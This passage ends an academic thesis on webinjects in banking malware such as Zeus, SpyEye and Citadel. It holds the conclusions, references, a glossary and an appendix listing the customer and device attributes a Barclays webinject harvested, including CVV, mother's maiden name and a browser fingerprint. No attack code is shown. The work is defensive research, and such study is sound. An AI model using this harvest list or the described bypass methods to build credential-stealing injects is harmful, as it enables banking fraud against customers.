Chapter five presents six case studies in which financial malware using webinjection attacks was able to put the attacker in a position to bypass security controls on retail banking websites. These controls were implemented as a second factor of authentication and range from knowledge-based authentication to SMS OTP. Chapter six is devoted to the analysis of a webinject that performs automated transfers and defeats a second factor of authentication.

Chapter seven demonstrated the versatility of webinjects by reviewing webinject attacks against additional industry types, such as Internet advertising and digital currency. It also reviewed attacks aimed at enabling the attacker to bypass Verified by VISA and MasterCard SecureCode credit card protection schemes.

### **8.3 RESEARCH OBJECTIVES**

The three research objectives that were initially stated in chapter one are revisited below, along with a reflection on the degree to which they have been achieved.

1. *Provide an insight into the capability of webinject attacks through analysis of the code that is injected into the target organisation's website.*

This objective was met, as this research documents how webinjects provide the attacker with the capability to envelop the victim in an ecosystem that is fully controlled by the attacker, as demonstrated by the URS Investment fund attack in chapter 4.3. The attacker can influence, coerce and direct the victim for malicious purposes, as required. An example of this is discussed in chapter

4.3, where financial malware was used to encourage deposits into the URS Investment fund.

2. *Document the approaches employed to bypass security controls typically employed in online banking services.*

Chapter five of this research paper examines the ability of financial malware to bypass security controls. The various approaches employed by the webinjects to bypass security controls can all be distilled into a single approach, namely, leveraging the inherent trust in the brand of the targeted site, covertly altering the default process employed, and requesting the victim to perform the necessary actions or to supply the information required to bypass the security controls implemented.

3. *Review the process as implemented by webinjects to execute automated transfers, real time exploitation of compromised credentials and social engineering tactics.*

Webinjects provide an attacker with the means to obtain online banking credentials in real time and to use social engineering tactics to reduce the suspicion of the victim. Automated transfers are then easily achievable with the appropriately developed webinject code, even when such functionality is protected by additional factors of authentication, as described in chapters 5.3.3 and 6.2

Webinjects provide an effective platform from which to launch social engineering tactics against the victim, by allowing the attacker to insert a fraudulent plea for aid (as in chapter 4.2) or to control the information presented to the victim (chapter 4.3). Social engineering tactics are, by default, used to bypass security controls by manipulating what the target website requests from the victim.

## **8.4 CONSIDERATIONS AND FUTURE WORK**

The aim of the research was to explore how webinjects in financial malware are used by an attacker and to publish the identified methods. As discussed in chapter 2, webinjects are briefly mentioned as a capability of financial malware, but very little information is available on how webinjects are utilised. This is expanded upon in the research problem statement in chapter 1.1, that knowledge of webinjects methods is

typically limited to commercial organisations providing defensive services, or those institutions that are being targeted.

The research succeeds in documenting the approaches used by webinjects in thirteen case studies against institutions across several industry types, though one of the shortfalls of the work is that less than 1% of the webinjects in the data set were reviewed for possible inclusion in case studies. In the end, less than 1% of those reviewed for possible inclusion were used.

The attack against Barclays, which used one of the thirteen identified webinjects, is the subject of three case studies. There remains a plethora of webinjects that have not been reviewed for methods and approaches that an attacker can use against targets.

The development of an automated method to inspect the webinject code would enable greater coverage of the webinject configurations in the data set. The automated method should strive to examine the code that is inserted into the target's website, in order to determine the method employed, what information is comprised and, ideally, the control being bypassed.

A large portion of the time allocated to analyse the data was spent mapping the URLs in the webinject configuration file back to the targeted institution and its location. This process would also benefit significantly from automation.

The methods used by webinjects in the case studies within this research provide an insight to what an attacker can use webinjects for, and what point-in time-defences can be created. There are, however, insufficient examples stemming from this research to design generic defensive techniques against webinjection. A detailed analysis of all the webinjects within the data set would provide a researcher with a sufficient sample of attack methods to enable the design of defensive techniques and countermeasures that do not rely on a specific attack, in order to be successful.

## **8.5 IN CLOSING**

The research has shed light on how webinjects are used by an attacker that has invested in a botnet to generate revenue by targeting the customers of a wide range of institutions. The potential rewards to be gained from minimal expenditure of effort are highly attractive. It is therefore likely that financial malware remains an extremely

effective and profitable toolset for the cybercriminal, and will, in all likelihood, continue to benefit from additional research and investment for improvements.

## REFERENCES

- Abraham, S., & Chengalur-Smith, I. (2010). An overview of social engineering malware: Trends, tactics, and implications. *Technology in Society*, 32(3), 183–196. doi:10.1016/j.techsoc.2010.07.001
- Ablon, L., Libicki, M. C., & Golay, A. A. (2014). *Markets for Cybercrime Tools and Stolen Data: Hackers' Bazaar*. Rand Corporation.
- AhnLab. (2012). Malware Analysis : Citadel. *AhnLab Security Emergency Response Centre*. Retrieved July 31, 2013, from [http://seifreed.es/docs/Citadel Trojan Report\\_eng.pdf](http://seifreed.es/docs/Citadel%20Trojan%20Report_eng.pdf)
- Aimeur, E., & Schonfeld, D. (2011). The ultimate invasion of privacy : Identity theft. In *Privacy, Security and Trust (PST), 2011 Ninth Annual International Conference on* (pp. 24–31). IEEE.
- Bank of America. (2013). SiteKey Security from Bank of America. *Bank of America*. Retrieved August 30, 2013, from <https://www.bankofamerica.com/privacy/online-mobile-banking-privacy/sitekey.go>
- Barclays. (2013a). Upgrade to PINsentry. *Barclays help and support*. Retrieved September 02, 2013, from <http://www.barclays.co.uk/Helpsupport/UpgradetoPINsentry/P1242559314766>
- Barclays. (2013b). Online Banking demos. Retrieved September 02, 2013, from <http://www.barclays.co.uk/Helpsupport/OnlineBankingdemos/P1242598502827>
- Bauer, J., Eeten, M. Van, & Chattopadhyay, T. (2008). ITU Study on the Financial Aspects of Network Security: Malware and Spam. *ICT Applications and Cybersecurity Division*. Retrieved March 23, 2013, from <http://www.itu.int/ITU-D/cyb/cybersecurity/docs/itu-study-financial-aspects-of-malware-and-spam.pdf>
- BBC News. (2011). UK cyber crime costs £27bn a year - government report. *UK Politics*. Retrieved January 15, 2014, from <http://www.bbc.co.uk/news/uk-politics-12492309>
- Ben-Itzhak, Y. (2007). The New Enemy: A Trojan Worse Than Phishing. *American Bank*. Retrieved March 06, 2013, from [http://www.americanbanker.com/btn/20\\_11/-336023-1.html](http://www.americanbanker.com/btn/20_11/-336023-1.html)

- Better Business Bureau. (2013). What does the BBB do? Retrieved August 27, 2013, from <http://newyork.bbb.org/what-does-the-bbb-do/>
- Bin, F., Nor, M., Jalil, K. A., Manan, J. A., & Berhad, M. (2012). An Enhanced Remote Authentication Scheme to Mitigate Man-In-The-Browser Attacks. In *Cyber Security, Cyber Warfare and Digital Forensic (CyberSec), 2012 International Conference on* (pp. 271–276). IEEE.
- Binsalleeh, H., Ormerod, T., Boukhtouta, A., Sinha, P., Youssef, A., Mourad, D., & Wang, L. (2010). On the analysis of the zeus botnet crimeware toolkit. In *In Privacy Security and Trust (PST), 2010 Eighth Annual International Conference* (pp. 31–38). IEEE.
- Bradbury, D. (2010). Digging up the hacking underground. *Infosecurity*, 7(5), 14–17. doi:10.1016/S1754-4548(10)70084-X
- Caballero, J., Grier, C., Kreibich, C., Paxson, V., & Berkeley, U. C. (2011). Measuring Pay-per-Install : The Commoditization of Malware Distribution. In *Proc of the USENIX Security*. USENIX Association.
- Cagnin, C. H., Havas, A., Saritas, O., Kraemer-Mbula, E., Tang, P., & Rush, H. (2013). The cybercrime ecosystem: Online innovation in the shadows? *Technological Forecasting and Social Change*, 80(3), 541–555.
- Chen, H., & Mielke, C. (2008). Analysis of Cyberactivism : Botnets , and the CyberCriminal Underground of Online Free Tibet Activities. In *Intelligence and Security Informatics, 2008. ISI 2008. IEEE International Conference on* (pp. 206–211).
- Claessens, J., Dem, V., De Cock, D., Preneel, B., & Vandewalle, J. (2002). On the Security of Today's Online Electronic Banking Systems. *Computers & Security*, 21(3), 253–265. doi:10.1016/S0167-4048(02)00312-7
- Czosseck, C., Klein, G., & Leder, F. (2011). On the arms race around botnets - Setting up and taking down botnets. In *Cyber Conflict (ICCC), 2011 3<sup>rd</sup> International Conference on* (pp. 1–14).
- Erasmus, J. (2009). Anatomy of a malware attack. *Network Security*, 2009(1), 4–7. doi:10.1016/S1353-4858(09)70005-4
- Felt, A. P., Finifter, M., Chin, E., Hanna, S., & Wagner, D. (2011). A Survey of Mobile Malware in the Wild. In *Proceedings of the 1<sup>st</sup> ACM workshop on Security and privacy in smartphones and mobile devices* (pp. 3–14). ACM.
- Goncharov, M. (2012). Russian Underground 101. *Trend Micro Incorporated Research*. Retrieved April 02, 2013, from <http://www.trendmicro.com/cloud-content/us/pdfs/security-intelligence/white-papers/wp-russian-underground-101.pdf>

- Gordon, S., & Ford, R. (2006). On the definition and classification of cybercrime. *Journal in Computer Virology*, 2(1), 13–20. doi:10.1007/s11416-006-0015-z
- Granova, A., & Eloff, J. (2004). Online banking and identity theft: who carries the risk? *Computer Fraud & Security*, 2004(11), 7–11.
- Grizzard, J. B., Sharma, V., Nunnery, C., Kang, B. B., & Dagon, D. (2007). Peer-to-Peer Botnets : Overview and Case Study. In *Proceedings of the first conference on First Workshop on Hot Topics in Understanding Botnets*.
- Holt, T. J. (2012). Examining the Forces Shaping Cybercrime Markets Online. *Social Science Computer Review*, 31(2), 165–177. doi:10.1177/0894439312452998
- Jakobsson, M., Gandhi, M., & Ratkiewicz, J. (2006). Badvertisements : Stealthy Click-Fraud with Unwitting Accessories. *Journal of Digital Forensic Practice*, 1(2), 131–142.
- Klein, A. (2011a). Webinjects For Sale on the Underground Market. *Trusteer Blog*. Retrieved April 02, 2013, from <http://www.trusteer.com/blog/webinjects-sale-underground-market>
- Klein, A. (2011b). Zeus Adds Investment Fraud to its Bag of Tricks. *Trusteer Blog*. Retrieved August 06, 2013, from <http://www.trusteer.com/blog/zeus-adds-investment-fraud-its-bag-tricks>
- Klein, A. (2012a). We do high rollers too (from day one). *Trusteer Situation Room*. Retrieved July 19, 2012, from <https://situationroom.trusteer.com/content/we-do-high-rollers-too-day-one>
- Klein, A. (2012b). How Fraudsters are disguising PCs to fool device fingerprinting. *Trusteer Blog*. Retrieved April 02, 2013, from <http://www.trusteer.com/blog/how-fraudsters-are-disguising-pcs-fool-device-fingerprinting>
- Krebs, B. (2005). Security Fix - Katrina Phishing Scams Begin. *Washington Post*. Retrieved October 10, 2012, from [http://voices.washingtonpost.com/securityfix/2005/08/katrina\\_phishing\\_scams\\_begin\\_1.html](http://voices.washingtonpost.com/securityfix/2005/08/katrina_phishing_scams_begin_1.html)
- Krebs, B. (2013). Spam Volumes Past & Present, Global & Local. *Krebs on Security*. Retrieved January 16, 2013, from <http://krebsonsecurity.com/2013/01/spam-volumes-past-present-global-local/>
- Krysiuk, P. (2013). Citadel's Defenses Breached | Symantec Connect Community. *Symantec Blog*. Retrieved September 03, 2013, from <http://www.symantec.com/connect/blogs/citadel-s-defenses-breached>
- Lesk, M. (2011). Cybersecurity and Economics. *Security & Privacy, IEEE*, 9(6), 76–79.

- Leyden, J. (2010, March 22). Russia arrests three over \$9m RBS WorldPay scam • The Register. *The Register*. Retrieved December 30, 2013, from [http://www.theregister.co.uk/2010/03/22/rbs\\_worldpay\\_fsb\\_arrests/](http://www.theregister.co.uk/2010/03/22/rbs_worldpay_fsb_arrests/)
- Lusthaus, J. (2013). How organised is organised cybercrime? *Global Crime*, 14(1), 52–60. doi:10.1080/17440572.2012.759508
- Marcus, D., & Sherstobitoff, R. (2012). Dissecting Operation High Roller. *McAfee Research*. McAfee. Retrieved April 03, 2013, from <http://www.mcafee.com/us/resources/reports/rp-operation-high-roller.pdf>
- Markoff, J. (2007, January 7). Attack of the Zombie Computers Is a Growing Threat , Experts Say. *The New York times*. Retrieved May 14, 2013, from [http://www.nytimes.com/2007/01/07/technology/07net.html?pagewanted=all&\\_r=0](http://www.nytimes.com/2007/01/07/technology/07net.html?pagewanted=all&_r=0)
- Midha, K. (2012). An Introduction to Botnet Attacks and it's Solutions. *International Journal of Computer Applications & Information Technology*, I(II), 37–41.
- Mitnick, K. D., & Simon, W. L. (2001). *The Art of Deception: Controlling the Human Element of Security* (Google eBook) (p. 368). John Wiley & Sons.
- Moore, T., & Edelman, B. (2010). Measuring the Perpetrators and Funders of Typosquatting. In *Financial Cryptography and Data Security*. Springer Berlin Heidelberg (pp. 175–191). Retrieved from <http://www.immagic.com/eLibrary/ARCHIVES/GENERAL/HARVARD/H100216M.pdf>
- Navy Federal Credit Union. (2013). Navy Federal Credit Union: Eligibility Checklist. Retrieved October 23, 2013, from <https://www.navyfederal.org/about/eligibility-checklist.php>
- O’Gorman, L., Bagga, A., & Bentley, J. (2004). Call Center Customer Verification by Query-Directed Passwords. In *Financial Cryptography* (Vol. 3110). Berlin, Heidelberg: Springer Berlin Heidelberg. doi:10.1007/b98935
- Oppliger, R., Rytz, R., & Holderegger, T. (2009). Internet Banking: Client-Side Attacks and Protection Mechanisms. *Computer*, 42(6), 27–33. doi:10.1109/MC.2009.194
- Plohmann, D. (2012). Case Study of the Miner Botnet. In *Cyber Conflict (CYCON), 2012 4<sup>th</sup> International Conference on* (pp. 1–16).
- Rabkin, A. (2008). Personal knowledge questions for fallback authentication. In *Proceedings of the 4<sup>th</sup> symposium on Usable privacy and security - SOUPS '08* (p. 13). New York, New York, USA: ACM Press. doi:10.1145/1408664.1408667
- Reid, P. (2004). *Biometrics for Network Security*. Prentice Hall Professional.



- Reporter, S. (2012). Infosecurity - A look at the Russian underground cyber market. *InfoSecurity*. Retrieved January 22, 2013, from <http://www.infosecurity-magazine.com/view/29077/a-look-at-the-russian-underground-cyber-market/>
- Riccardi, M., Di Pietro, R., Palanques, M., & Vila, J. A. (2012). Titans' revenge: Detecting Zeus via its own flaws. *Computer Networks*, 1–14. doi:10.1016/j.comnet.2012.06.023
- Riccardi, M., Oro, D., & Luna, J. (2010). A framework for financial botnet analysis. In *2010 eCrime Researchers Summit* (pp. 1–7). IEEE. doi:10.1109/ecrime.2010.5706697
- Rodriguez-Gómez, R. A., Maciá-Fernández, G., & Garcia-Teodoro, P. (2011). Analysis of Botnets Through Life-cycle. Retrieved May 14, 2014, from [http://wdb.ugr.es/~rodgom/wp-content/uploads/pdf/SECRYPT\\_2011\\_47\\_CR.pdf](http://wdb.ugr.es/~rodgom/wp-content/uploads/pdf/SECRYPT_2011_47_CR.pdf)
- Schechter, S. E., Dhamija, R., Ozment, A., & Fischer, I. (2007). The Emperor's New Security Indicators. *2007 IEEE Symposium on Security and Privacy (SP '07)*, 51–65. doi:10.1109/SP.2007.35
- Shafir, T. (2011). URS Investment Fund - To be continued... *Trusteer Situation Room*. Retrieved July 19, 2012, from <https://situationroom.trusteer.com/content/urs-investment-fund-to-be-continued...>
- Shafir, T. (2012a). Impacts of Zeus and SpyEye Variants: Infection Statistics. *Trusteer Situation Room*. Retrieved July 19, 2012, from <https://situationroom.trusteer.com/content/impacts-zeus-and-SpyEye-variants-infection-statistics>
- Shafir, T. (2012b). A Donation-Themed Scam of Citadel. *Trusteer Situation Room*. Retrieved July 19, 2012, from <https://situationroom.trusteer.com/content/donation-themed-scam-citadel>
- Shafir, T. (2012c). Tatanga MITMO. *Trusteer Situation Room*. Retrieved July 19, 2013, from <https://situationroom.trusteer.com/content/Tatanga-MITMO>
- Sharp, R. (2009). An Introduction to Malware. Retrieved May 14, 2013, from <http://www2.imm.dtu.dk/courses/02233/malware.pdf>
- Shulman, A. (2010). The underground credentials market. *Computer Fraud & Security*, 2010(3), 5–8.
- Silva, S. S. C., Silva, R. M. P., Pinto, R. C. G., & Salles, R. M. (2012). Botnets: A survey. *Computer Networks*. doi:10.1016/j.comnet.2012.07.021
- Sood, A. K., Bansal, R., & Enbody, R. J. (2013). Cybercrime: Dissecting the State of Underground Enterprise. *IEEE Internet Computing*, 17(1), 60–68. doi:10.1109/MIC.2012.61

- Sood, A. K., & Enbody, R. J. (2013). Crimeware-as-a-service—A survey of commoditized crimeware in the underground market. *International Journal of Critical Infrastructure Protection*, 6(1), 28–38.
- Splunk. (2013). Splunk ® Enterprise Product Data Sheet The Platform for Machine Data. *Splunk Data Sheet*. Retrieved August 01, 2013, from [http://www.splunk.com/web\\_assets/pdfs/secure/Splunk\\_Product\\_Datasheet.pdf](http://www.splunk.com/web_assets/pdfs/secure/Splunk_Product_Datasheet.pdf)
- Team Cymru. (2006). The Underground Economy: Priceless. Retrieved March 05, 2013, from <https://www.usenix.org/legacy/publications/login/2006-12/openpdfs/cymru.pdf>
- Tubin, G., & Take-Aways, T. (2005). Emergence of Risk-Based Authentication in Online Financial Services: You Can't Hide Your Lyin'IPs. *Whitepaper# V43: 15N, TowerGroup*, 2(May), 1–11. Retrieved from <http://www.emory.edu/BUSINESS/readings/quova/QuovaTowergroup.pdf>
- Wyke, J. (2012a). The ZeroAccess Botnet – Mining and Fraud for Massive Financial Gain. Retrieved from <http://www.sophos.com/en-us/why-sophos/our-people/technical-papers/zeroaccess-botnet.aspx?ClickID=aootl0wlknlryvr5vr0lpzln9zty9lnwwslo>
- Wyke, J. (2012b). ZeroAccess. Retrieved from <http://www.sophos.com/en-us/why-sophos/our-people/technical-papers/zeroaccess.aspx>
- Youll, J. (2006). Fraud Vulnerabilities in SiteKey Security at Bank of America. *Challenge/Response Labs Publications*. Retrieved May 14, 2013, from <http://cr-labs.com/publications/index.html>

# APPENDIXES

## A: INDUSTRY DESCRIPTIONS

The table below provides a brief description of the industry types to which the organisations that are being targeted in the data set have been classified as belonging to. These descriptions have been provided to distinguish the various organisations and to illustrate the diversity and flexibility of the financial malware variants in the data set.

Industry	Description
<b>Auction</b>	Online auction service provider.
<b>Bank</b>	Traditional retail banking products and services offering banking services through online channels.
<b>Banking Software</b>	Internet Banking platform software products and services that is sold to transactional banks.
<b>Card</b>	Credit, prepaid or debit card service providers that are not linked to traditional transactional banks.
<b>Cash Management</b>	Online cash management services.
<b>Certificate Authority</b>	Internet root certificate authority.
<b>Classifieds</b>	Online classified advertisement service.
<b>Digital Currency</b>	Virtual online currency provider.
<b>Ecommerce</b>	Online retail store.
<b>Internet Marketing</b>	Internet website review, marketing and promotion service.
<b>Internet Portal</b>	Website that offers news, search engine, email and additional online services.
<b>Internet Service Provider</b>	Internet Service provider providing Internet access services.
<b>News Portal</b>	Online news service provider.
<b>Online Ecosystem</b>	Online ecosystem provider that provides hardware and / or software provider such as Google Android, Apple iTunes etc.
<b>Online Gambling</b>	Online gambling and casino service.
<b>Online Payment</b>	Online payment service provider that outsources provides credit card payment services to 3 <sup>rd</sup> parties.
<b>Online Travel</b>	Online travel agency and booking service.

<b>Industry</b>	<b>Description</b>
<b>Retailer</b>	Brick and Mortar retail store.
<b>Social Media</b>	Social networking sites such as Facebook and Twitter.
<b>Wealth Management</b>	Financial investment and portfolio management.

## B: DEVICE ENDPOINT PROFILING

The table below contains a complete listing of the attributes that were recorded by the webinject attack against Barclays as discussed in chapter 5.3.4.

Attribute	Type	Description
acctype	Customer	Bank account type
surname	Customer	Customer's surname
membrnumber	Customer	Customer's online banking identifier
dob	Customer	Date of Birth
address	Customer	Customer's address
postcode	Customer	Customer's postal code
mmn	Customer	Mother's maiden name
passcode	Customer	Telephone banking password
cc	Customer	Credit card number
issue	Customer	Credit card issue date
exp	Customer	Credit card expiry date
cvv	Customer	Card verification value
last_login	Customer	Last login date and time
e_mail	Customer	Customer's email address
holdername	Customer	Account holder name
balance	Customer	Current Balance
holderphones	Customer	Account holder phone numbers
passcode2	Customer	Online banking password
memword	Customer	Memorable word
Cookies	Device	Online banking cookie
timezone	Device	Device's configured time zone
hours	Device	Device's current time in hours
language	Device	Device's configured language
depth	Device	Device's display's configured colour depth
resolution	Device	Device's display's configured resolution
javaenabled	Device	Device's java status
useragent	Device	Device's in use browser's user agent identifier
appversion	Device	Device's in use browser major version

Attribute	Type	Description
innerresolution	Device	Device's in use browser's window resolution
flashversion	Device	Device's flash player version
silverlightVer	Device	Device's Silverlight version
charset	Device	Device's configured character set
appname	Device	Device's in use browser name
innerresolutionbody	Device	Device's in use browser's document resolution
oscpu	Device	Device's operating system
platform	Device	Device's platform, eg: x86
ulanguage	Device	Device's operating system natural language
appMinorVersion	Device	Device's in use browser's minor version
cpuClass	Device	Device's CPU
browserLanguage	Device	Device's in use browser language
systemLanguage	Device	Device's default language
availHeight	Device	Device's screen height less interface
availWidth	Device	Device's screen width less interface
cookieEnabled	Device	Device's cookie enabled status
ffplugins	Device	Firefox browser installed plugins, if installed

## C: ELECTRONIC APPENDIX INDEX

The full webinject code referenced in the various listings within the research is available in a file in the electronic appendix. The table below links the listing to the filename.

Listing	Filename
Listing 2-1: Sample SpyEye Webinject	2.1.xml
Listing 3-1: Native SpyEye Webinject Configuration File	3.1.xml
Listing 3-2: Zeus v2 Webinject Configuration File	3.2.xml
Listing 3-3: Citadel v1 Financial Malware	3.3.xml
Listing 3-4: SpyEye v1 Financial Malware	3.4.xml
Listing 3-5: Splunk Search Query Example	4.1.xml
Listing 4-2: Facebook Credit Card Number Validation	4.1.xml
Listing 4-3: Facebook Form Post Location	4.1.xml
Listing 4-4: URS Advertisement Banner	4.4.xml
Listing 4-5: Alleged BOA Endorsement	4.4.xml
Listing 4-6: BOA Endorsement URL	4.4.xml
Listing 4-7: Yahoo Endorsement URL	4.4.xml
Listing 4-8: Citibank Endorsement URL	4.4.xml
Listing 4-9: Alleged Citibank Endorsement	4.4.xml
Listing 4-10: Search Results URLs	4.4.xml
Listing 4-11: Legitimate Search Results URL	4.4.xml
Listing 4-12: Manipulating Search Results	4.4.xml
Listing 4-13: BBB Injection URL	4.14.xml
Listing 4-14: URS Investment Fund BBB Entry	4.14.xml
Listing 4-15: Wells Fargo Secure Site	4.4.xml

Listing	Filename
Listing 4-16: Trustwave Assertion	4.4.xml
Listing 4-17: VeriSign Assertion	4.4.xml
Listing 5-1: Bankmecu Webinjection Code	5.1.SpyEye.xml
Listing 5-2: Bank of America	5.2.xml
Listing 5-3: Halifax	5.3.xml
Listing 5-4: SMS Bypass	5.4.xml
Listing 5-5: TAN Bypass	5.5.xml
Listing 5-6: Barclays PINSEntry	5.6.xml
Listing 5-7: Device Attributes	5.7.xml
Listing 6-1: Barclays Automated Transfer Webinject Code	5.6.xml
Listing 6-2: Information Storage	6.2.js
Listing 6-3: Distracting the Victim	6.2.js
Listing 6-4: Intra-Account Transfer	6.2.js
Listing 6-5: External Transfer	6.2.js
Listing 6-6: False Balances	6.2.js
Listing 7-1: Click Fraud	7.1.xml
Listing 7-3: e-gold Webinject	7.3.xml
Listing 7-4: Gunbroker.com Age Validation	7.4.xml
Listing 7-5: NFCU Blank Injects	7.5.xml
Listing 7-6: NFCU Credit Card Data	7.6.xml
Listing 7-7: NFCU Verified by Visa / MasterCard SecureCode	7.7.xml
Listing 7-8: Reused Webinject Code	7.8.xml
Listing 7-9: First Hawaiian Bank	7.9.xml



# GLOSSARY

Term	Definition
Botnets	A network of machines that are infected with malware and under the control of an attacker.
Botmaster	The owner of a botnet.
Botnet operator	The owner of a botnet.
C&C	Command and Control
Citadel	A botnet based on Zeus.
Cybercrime	Crime enabled by or performed using computers.
CVV	Card Verification Value
Distributed Denial of Service (DdoS)	An attack in which a multitude of compromised systems attack a single target in order to disrupt the services provided by the target.
Digital crime	Crime enabled by or performed using computers.
Financial malware	Malicious software designed to facilitate crime against financial institutions.
HTML	A markup language for creating web pages and other information that can be displayed in a web browser <sup>11</sup> .
Key logging	The recording of keystrokes on a computer keyboard for later use.
Machine data	Machine data is loosely defined as data that is generated by the operation of an organisation's information technology infrastructure and applications (Splunk, 2013).
Malicious software (Malware)	Software used to disrupt computer operation, gather sensitive information, or gain access to private computer systems <sup>12</sup> .
Man in the browser (MitB)	The Man-in-the-Browser attack is the same approach as Man-in-the-middle attack, but in this case a Trojan Horse (such as financial malware) is used to intercept and manipulate calls between the main application's executable (ex: the browser) and its security mechanisms or libraries on-the-fly <sup>13</sup> .
Man in the middle (MitM)	The man-in-the middle attack intercepts a communication between two systems <sup>14</sup> .

<sup>11</sup> <http://en.wikipedia.org/wiki/HTML>

<sup>12</sup> <http://en.wikipedia.org/wiki/Malware>

<sup>13</sup> [https://www.owasp.org/index.php/Man-in-the-browser\\_attack](https://www.owasp.org/index.php/Man-in-the-browser_attack)

<sup>14</sup> [https://www.owasp.org/index.php/Man-in-the-middle\\_attack](https://www.owasp.org/index.php/Man-in-the-middle_attack)

Term	Definition
One Time PIN	A mechanism for logging on to a network or service using a unique password which can only be used once <sup>15</sup> .
Out of Band	The exchange of information on a dedicated channel, separate from that used by the data transmission <sup>16</sup> .
PPI	Pay Per Install
Signature	In the antivirus world, a signature is an algorithm or hash (a number derived from a string of text) that uniquely identifies a specific virus (or instance of malicious software) <sup>17</sup> .
SpyEye	Financial malware botnet used to commit cybercrime that is a competitor to Zeus.
Secure Sockets Layer (SSL)	The Secure Sockets Layer (SSL) is a commonly-used protocol for managing the security of a message transmission on the Internet <sup>18</sup> .
SMS	Short Message Service
TAN	Transaction Authentication Number
URL	Uniform Resource Locators
XML	Extensible Mark-up Language
Zeus	Financial malware botnet used to commit cybercrime.

<sup>15</sup> <http://www.gemalto.com/techno/otp/>

<sup>16</sup> <http://dictionary.reference.com/browse/out-of-band>

<sup>17</sup> <http://antivirus.about.com/od/whatisavirus/a/virussignature.htm>

<sup>18</sup> <http://searchsecurity.techtarget.com/definition/Secure-Sockets-Layer-SSL>